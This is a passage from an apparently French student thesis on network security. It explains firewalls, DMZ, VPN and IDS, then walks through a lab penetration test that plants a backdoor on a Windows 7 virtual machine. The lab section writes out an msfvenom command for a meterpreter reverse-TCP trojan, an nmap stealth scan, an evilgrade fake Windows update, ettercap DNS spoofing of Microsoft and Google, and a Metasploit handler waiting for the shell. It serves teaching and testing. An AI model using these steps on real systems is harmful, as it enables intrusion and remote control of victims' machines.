


Figure 26 : Cryptage asymétrique

3.3.3. Les firewalls

a. Définition

Un firewall ou pare-feu est un dispositif matériel ou logiciel servant de système de protection pour les ordinateurs et peut aussi servir d'interface entre un ou plusieurs réseaux d'entreprise. Le firewall est conçu pour contrôler et éventuellement bloque la circulation du trafic en interdisant ou autorisant les données entrantes ou sortantes. Le firewall a diverses propriétés parmi elles :

- Toutes les données transitant entre les deux réseaux passe nécessairement par le firewall.
- Seul le trafic explicitement autorisé peu passer par le firewall.
- Le firewall est immunisé contre toute intrusion par un filtrage des données.

b. Catégorie de firewall

Il existe principalement deux catégories de firewall :

- **Les firewalls personnels (logiciel)**

Le firewall personnel est un logiciel installé directement sur l'ordinateur de l'utilisateur. Ces logiciels sont parfait pour la détection des attaques de types trojan. Jouant ainsi le rôle de l'antivirus, le firewall personnel est capable en effet de détecter et mémoriser les trojans afin de s'en emparer rapidement lors de leurs prochaines intrusions

- **Les firewalls d'entreprise (matériel)**

Installés sur des machines dédiées. Ce type de firewall est souvent placé entre internet et un réseau d'entreprise afin de protéger ce dernier des différentes menaces internet.

Figure 27 : Firewall matériel

c. Principe de fonctionnement

Le firewall capture et filtre des paquets réseaux transitant entre internet et le réseau interne de l'entreprise. A l'aide de quelques informations que l'administrateur a configuré lors de l'installation du firewall, ce dernier va être capable de réaliser des actions en fonction des paquets qu'il reçoit. Si, par exemple, l'administrateur a configuré tout paquet entrant comme étant explicitement autorisé, les donnés vont franchir le firewall vers l'extérieur du réseau, et si l'administrateur a donné comme ordre de bloquer l'accès à des paquets provenant de l'extérieur de l'entreprise le firewall ne laissera pas passer les paquets qui vont à l'encontre de la règle établie.




Figure 28 : Firewall dans un réseau

Le choix du filtrage dépend de la stratégie de sécurité que l'on souhaite mettre en œuvre. On en peut avoir deux filtrages :

- **Filtrage de paquet [3]**

Internet et les réseaux fonctionnent par envoi/réception de blocs de données appelés paquets appelés «paquets ». Un firewall analyse chacun de ces paquets sur base d'un certain nombre de caractéristiques définies dans les règles.

Un firewall fonctionnant sur le principe du filtrage de paquets analyse les en-têtes des paquets échangés entre deux ordinateurs en considérant les éléments suivants :

- L'adresse **IP** de la machine émettrice.
- L'adresse **IP** de machine réceptrice.
- Le type de paquets **TCP**, **UDP** ou **IP**.
- Le service ou port demandé.

- **Filtrage de contenu**

Certains firewalls permettent en plus du filtrage de paquets d'analyser et de filtrer les données contenues dans les paquets. Cela permet dans certains cas de :

- Empêcher la consultation de sites web internet interdits.
- Empêcher le téléchargement de fichiers ou logiciels malicieux.
- Empêcher l'envoi et la réception par e-mail de fichiers potentiellement dangereux.

3.3.4. La zone démilitarisé DMZ

a. Définition

DMZ (**D**e-**M**ilitarized **Z**one, ou en français Zone Démilitarisée) est une partie du réseau local contenant plusieurs machines comprises entre le réseau local et le réseau externe (ex : internet). La **DMZ** permet à des machines du réseau interne d'accéder à internet et/ou de publier des divers services (serveur Web, serveur de messagerie, news, server DNS, server FTP) sur internet sous le contrôle d'un firewall externe. En cas de compromission d'une machine de la DMZ, l'accès vers le réseau local est encore contrôlé par un firewall interne.

b. Architecture d'une DMZ

Les serveurs installés sur la **DMZ** permettent de fournir des services au réseau externe, tout en protégeant le réseau interne contre des intrusions possibles sur ces serveurs : Les serveurs Web (**http**), serveurs de fichiers (**ftp**), serveurs d'e-mails (**SMTP**) et serveurs de noms (**DNS**), des services offerts par l'entreprise au monde Internet.

La figure suivante représente une DMZ dans un réseau.




Figure 29 : Architecture DMZ

c. Mise en place d'une DMZ [3]

La **DMZ** est généralement créée par l'emploi d'un ou plusieurs firewall, composés de trois interfaces réseau (internet, réseau interne, **DMZ**). La conception de la **DMZ** peut être réalisée par trois méthodes :

- **Pas de DMZ**

Les serveurs sont placés entre le routeur et le pare-feu. Chaque serveur doit être parfaitement sécurisé ; tous les services et ports inutiles doivent être fermés ; la mise à jour des failles de sécurités détectées sur les logiciels et systèmes d'exploitation doit être très fréquente.

- **DMZ pour flux entrant uniquement**

Pour une protection du système d'information des services, aucun flux ne doit aller d'Internet au réseau interne sans passer par la **DMZ**. Les serveurs se trouvant sur la DMZ sont protégés par le firewall et l'exploitation se révèle moins lourde. Les flux dans le sens Internet vers le réseau interne passent par la **DMZ**, et les flux dans le sens réseau interne vers Internet ne passent pas par la **DMZ**.

- **DMZ pour flux entrant et sortant**

Les flux du réseau interne vers internet et les flux dans le sens internet vers le réseau interne vont passer par la **DMZ**. Cette configuration est très sécurisée.

3.3.5. Les réseaux privés VPN

a. Définition

VPN (**V**irtual **P**rivate **N**etwork ou en français Réseau Privé Virtuel) est conçu pour établir des communications sécurisées en s'appuyant sur un réseau existant non sécurisé.

Le principe de cette technologie consiste à créer un chemin (tunnel) virtuel entre deux sites d'une organisation à travers une connexion internet, et parvenir à faire circuler des données de façon cryptée d'un bout à l'autre du tunnel.




Figure 30 : VPN dans un réseau

b. Principe de fonctionnement

Afin d'offrir un niveau de sécurité adéquat tout en passant par internet, le VPN de doit de couvrir trois aspects :

- **La confidentialité des données**

Sur internet rien n'est confidentiel, afin d'empêcher l'espionnage des communications entre les ordinateurs distants, les **VPN** utilisent des techniques de chiffrement performantes. De ce fait, même si il est possible d'intercepter des données, celles ci sont chiffrées et ne peuvent êtres exploiter ni déchiffrer.

- **L'intégrité des données**

Les messages transitent par de nombreux points avant de parvenir au destinataire, il est donc tout à fait possible de les capturer et de les modifier en chemin. Chaque portion de message (paquet) qui passe par une connexion **VPN** est munie d'un mécanisme de détection de modification, en cas d'altération du contenu le message sera écarté.

- **L'authentification des données**

Sur internet on peut facilement usurper les identités des utilisateurs, il convient d'être certain que seules les personnes autorisées auront accès au données de l'entreprise, c'est pourquoi les **VPN** utilisent des systèmes de contrôle des identités. Les technologies mises en œuvre sont relativement complexes et font appel à des algorithmes cryptographiques avancés, cependant pour l'utilisateur final cela reste transparent et son interaction se résume souvent à une boite de dialogue ou il entre son nom d'utilisateur et son mot de passe.

c. Topologie de VPN

Il existe trois grandes catégories de **VPN** :

- **VPN pour l'accès à distance**

Ce type de **VPN** peut être utilisé pour accéder à certaines ressources prédéfinies d'une entreprise sans y être physiquement présent. Cette opportunité peut ainsi être très utile au commercial ou au cadre qui souhaite se connecter au réseau de son entreprise lors d'un déplacement.

- **VPN intranet**

L'intranet **VPN** est utilisé pour relier au moins deux intranets entre eux. Ce type de réseau est particulièrement utile au sein d'une entreprise possédant plusieurs sites distants. Le plus important dans Ce type de réseau est de garantir la sécurité et l'intégrité des données.

- **VPN extranet**

Une entreprise peut utiliser le **VPN** pour communiquer avec ses clients et ses partenaires en partageant avec eux une seule partie de ses ressources. Dans ce cas il est nécessaire d'avoir une authentification forte des utilisateurs, ainsi qu'une trace des différents accès.

3.3.6. Les systèmes de détection d'intrusion IDS

a. Définition

IDS (**I**ntrusion **D**etection **S**ystem, ou en français Système de détection d'intrusion) est un ensemble de composants logiciels et/ ou matériels, permettant de surveiller l'activité d'un réseau ou d'un hôte donné, afin de détecter toute tentative d'intrusion et éventuellement prendre les mesures de protection qui s'impose.

b. Principe de fonctionnement

Un **IDS** est placé en général derrière un firewall, il fournit des informations sur les données circulant à l'intérieur du réseau après avoir été filtrées. Une alerte sera déclenchée si ces données présentent un danger, notamment une tentative d'intrusion. De manière générale, un système de détection des intrusions assure les taches suivantes :

- ✓ Collecter des informations sur les intrusions.
- ✓ Gestion centralisée des alertes.
- ✓ Effectuer un premier diagnostic sur la nature de l'attaque permettant une réponse rapide et efficace.
- ✓ Réagir activement à l'attaque pour la ralentir ou la stopper.

c. Les différents types d'IDS

Les données analysées partagent les **IDS** en deux catégories : les **IDS** hôtes **HIDS** et les **IDS** réseaux **NIDS.**

- **HIDS**

Un **HIDS (H**ost based **I**ntrusion **D**etestion **S**ystem**)** se comporte comme un logiciel standard sur un système, son rôle est d'analyser le fonctionnement et l'état des ordinateurs sur lesquels il est installé. Il examine les nouvelles entrées, si une entrée correspond à une menace, une alerte sera générée.

- **NIDS**

Un **NIDS** (Network based Intrusion Detection System) se comporte comme un processus logiciel sur un matériel dédié. Il capture le trafic réseau et l'analyse suivant des règles et des

Signatures qu'il possède. Si ce trafic comporte une malveillance, le **NIDS** génère une alerte pour attirer l'attention de l'administrateur.




Figure 31 : HIDS et NIDS dans un réseau

4. Discussion

Avec l'évolution du domaine informatique, plusieurs méthodes de sécurité sont crées pour protéger les systèmes informatiques contre les différentes menaces.

Dans ce chapitre nous avons donné en premier lieu une idée générale sur les tests d'intrusion; leurs définition ainsi que leurs types. En suite, nous avons exposé les différentes mesures de sécurité suivies de leurs architectures dans un réseau.

Cependant, en dépit des problèmes de sécurité intrinsèques, les réseaux informatiques continuent préalablement a ce développer, il est donc important de déterminer le niveau de sécurité souhaité afin de mettre en place de solutions de sécurités adéquates.

1. Préambule

Le manque de sécurité d'un réseau local ne devrait pas constituer un obstacle pour sa mise en place et son déploiement dans une entreprise. En effet, la politique de sécurité doit être ajustée le plus précisément possible.

Face à toutes les failles de sécurité et à la diversité des menaces informatiques pouvant être montées contre les entreprises, nous cherchons à utiliser des outils permettant d'optimiser la sécurité de ces réseaux.

Ce chapitre est consacré à la réalisation et à la mise en œuvre de l'application sur les tests d'intrusion internes ainsi que la sécurité informatique au sein de l'école 2INT. Nous commençons par présenter l'environnement de travail pour le développement du test d'intrusion à effectuer, ensuite nous expliquerons éventuellement le principe du projet ainsi que la technologie utilisée.

Enfin, nous passerons à la présentation de l'application par l'élaboration des captures d'écran produites lors de la réalisation du test d'intrusion et la mise en place de la solution de sécurité.

2. Environnement du travail

Pour la réalisation de notre application, nous avons eu recours à plusieurs moyens matériels, logiciels ainsi qu'à quelques outils de développement.

2.1. Matériel de base

le développement de l'application est réalisé avec le matériel suivant :

- Un pc portable caractérisé par :
  - Processeur Intel Core i5 de fréquence d'horloge 2.4 GHz.
  - 6 Go de mémoire vive.
  - Disque dur de capacité 1T.
  - Système d'exploitation Microsoft Windows 7.

Et dans lequel nous avons crée les machines virtuelles suivante :

- Deux machines exécutées sous kali linux 2.0 (nommées **KL01**et **KL02**).
- Une machine exécutée sous Windows 7 (nommée victime).

2.2. Logiciel de base

L'application à été développée avec le logiciel **Kali linux 2.0** qui est une distribution Linux de tests d'intrusion et d'audit de sécurité avancé. Il contient plusieurs centaines d'outils destinés à diverses tâches de sécurité telle que l'identification et l'exploitation des vulnérabilités des systèmes informatiques.

2.3. Outil de développement

Les principaux outils de kali linux qui ont contribués à la qualité du développement sont :

- **Metasploit Framework (msf) :** Ensemble d'outils et de composants logiciels conçu pour faciliter la réalisation des tests d'intrusion. Parmi ces outils :

✓ **Msfconsole :** Interface qui permet un accès efficace à la quasi-totalité des options disponible sur Metasploit Framework. Cet outils peut réaliser plusieurs fonctions en même temps, tel que : lancer des attaques, scanner en masse un ensemble du réseau, etc.

✓ **Meterpreter :** Extension de Metasploit Framework qui nous permet de compromettre d'avantage une cible.

✓ **Msfvenom :** Générateur standard des payloads de metasploit.

- **Evilgrade :** plateforme perl permettant de prendre le contrôle d'une machine en simulant de fausses notifications de mise à jours des logiciels présents sur cette machine. Il permet de prendre le contrôle d'une machine non vulnérable.
- **Ettecap :** Une suite d'outils d'analyse de réseau informatique. il est capable d'analyser et de capturer le trafic, d'intercepter des mots de passe, et de réaliser des intrusions de type man in the middle sur un **LAN**.
- **VNC** (**V**irtual **N**etwork **C**omputing) : Un système qui permet de contrôler une machine à distance, en prenant le contrôle du clavier et de la souris de cette machine.

2.4. Technologie utilisée

Dans ce projet nous avons utilisé la technologie de virtualisation consistant à faire fonctionner plusieurs systèmes, serveurs ou applications, sur une même machine physique.

Cette technologie présente plusieurs intérêts :

- Economie d'électricité de temps et d'argent.
- Installation, tests, développements et possibilité de recommencer sans endommager le système d'exploitation hôte.

- possibilité d'installer plusieurs systèmes (Windows, Linux) sur une même machine.

3. Principe du projet

Vu qu'il est plus facile pour un hacker en tant qu'utilisateur local d'accéder aux données confidentielles d'une organisation, nous ne pouvons nous limiter à la sécurisation contre les intrusions et attaques informatiques externes.

Le principe de notre projet est de parvenir à nous introduire dans une machine victime que nous envahirons et contrôlerons avec la suite d'outils de kali linux.

- **objectif de l'intrusion**

L'objectif de cette intrusion est d'obliger une machine victime à installer une fausse mise à jour de Windows (Windows update) sans savoir que c'est réellement un payload (Trojan). Ce type de trojan nous permettra d'ouvrir un backdoor dans la machine afin de nous assurer un accès direct et un contrôle total de la cible.

Afin d'effectuer la mise à jour de Windows, l'utilisateur doit se connecter directement au site de "microsoft.com", apriori on ne sais pas à quel moment exacte et on ne peut pas aussi l'incité à le faire. pour palier à cela, nous aurons besoin de deux machines: KL01 et KL02 qui joueront le rôle de Man in the Middle et réaliseront un DNS spoofing.

En principe, quand la victime se connectera à Google, elle sera redirigée vers KL02 (nous allons remplacer l'IP de Google par celle de KL02), qui à son tour la redirigera vers Microsoft (en écrivant le script de la redirection dans KL02).

Ensuite, la victime se retrouvera connectée directement sur KL01 (avec un autre DNS spoof qui remplacera l'IP de Microsoft par celle de KL01) pour télécharger la fausse mise à jour et nous ouvrir un backdoor qui nous permettra de la contrôler.

4. Réalisation du test d'intrusion interne

Nous entamons maintenant la partie réalisation, dans la quelle nous allons arborer les procédures à suivre pour effectuer nos tests d'intrusion internes suivis de quelques imprimés écrans pour la description des résultats.

Pour effectuer la fausse mise à jour et contrôler la machine victime, on va suivre les étapes suivantes :

a. Trouver les adresses IP des machines KL01, KL02 et la victime

➢ Pour avoir l'adresse IP de KL01 et de KL02 nous allons saisir la commande "**ifconfig**" dans chaque terminal des deux machines.

Pour KL01 :




Figure 32 : Adresse IP de KL01

Pour KL02 :

Figure 33 : Adresse de KL02

Et pour la machine victime nous allons utiliser **KL01** pour faire un scan de port de notre réseau (192.168.65.0) avec la commande suivante : **(nmap -sS -O -T5 192.168.65*).**

nmap : Scan des ports.

-sS : Permet d'effectuer un scan furtif (slealth SYN scan) sur toutes les machines de notre réseau 192.168.65.0.

-O : permet la visualisation du système d'exploitation des machine interceptées.

-T5 : signifie la vitesse du scan (T5 est la vitesse maximale).

Après l'exécution de la commande précédente nous aurons le résultat suivant :




Figure 34 : Résultat du scan des ports

- **IP** de la machine victime (VMware) : 192.168.65.130.
- Système d'exploitation de la machine : Windows7.

❖ **Avec KL01**

b. Création du payload (Trojan)

Nous allons créer un payload (un trojan nommé "trojan_test") avec la commande :

(**msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.65.128 LPORT=4444 -f exe > /root/Bureau/trojan_test.exe)**

Qui signifie :

msfvenom -p : Permet de charger l'outil msfvenom.

windows/meterpreter/reverse_tcp : Permet d'ouvrir un port, ex :4444 qu'on va enregistrer dans le payload qui se chargera de connecter la victime à notre machine **KL01** par le bais de ce port.

LHOST : Adresse **IP** de **KL01.**

LPORT : Le port que nous allons ouvrir pour le payload, ex: 4444.

-f : signifie le format de sortie du fichier exécutable, notre cible et une machine Windows donc le format sera "**.exe**".

> : Permet d'enregistrer le payload "/trojan_test.exe" dans le chemin indiqué "/root/Bureau" ; Sur le bureau de KL01.

La figure si dessous confirme la création du trojan sur le bureau.




Figure 35 : Création du trojan sur le bureau de KL01

c. Lancer la fausse mise à jour avec evilgrade :

- Nous allons commencer par entrer dans le répertoire de evilgrade avec les commandes (**cd /root/isr-evilgrade**) puis le lancer avec **(./evilgrade**).

Figure 36 : Répertoire evilgrade

- Ensuite, nous entrons (**configure winupdate**) comme ligne de commande :

Le module **" configure"** permet d'effectuer la fausse mise à jour et "**winupdate"** Permettra de changer l'adresse du serveur sur lequel la victime se connectera.

Puis, configurer l'agent de winupdate afin qu'il puisse injecter notre payload dans la fausse mise à jour

Figure 37 : configuration de l'agent

- Enfin, nous démarrons la configuration avec la commande "start"

Figure 38 : Démarrage de la configuration

A cette étape, les serveurs **web** et **DNS** sont prêts et attendent la connexion de la victime.

d. Modifier le DNS dans le fichier "etter.dns"

Avec la commande (**leafpad /etc/ettercap/etter.dns**) nous allons ouvrir la fenêtre ettercap.dns. Dans laquelle nous allons modifier le fichier **etter.dns** pour faire en sorte que **KL01** prenne la place de "microsoft.com" et **KL02** prenne la place de "Google .com", Afin de rediriger la victime sur nos serveurs **DNS** (sur nos deux machines **KL01** et **KL02**).




Figure 39 : Fichier etter.dns

e. Lancer la console metasploit pour attendre un back-connecte

- Nous lançons la commande **msfconsole**

Figure 40 : Console metasploit

- Nous allons maintenant utiliser la commande (multi handler) qui permet d'ouvrir un port et attendre la connexion

Figure 41 : Ouverture du port

- Ensuite, nous chargerons le payload créé précédemment

Figure 42 : Chargement du payload

- Après nous indiquerons notre adresse IP et le numéro de port




Figure 43 : Indication de l'adresse IP et du numéro de port

➢ nous allons maintenant exécuter le backdoor avec la commande "**exploit**" puis attendre la connexion de la victime

Figure 44 : Attente de connexion de la machine ciblée

❖ **Avec KL02**

f. Lancement du serveur http

➢ Avec la commande suivante nous allons accéder au fichier index.php où l'on effectuera la redirection

Figure 45 : Accès au fichier index.php

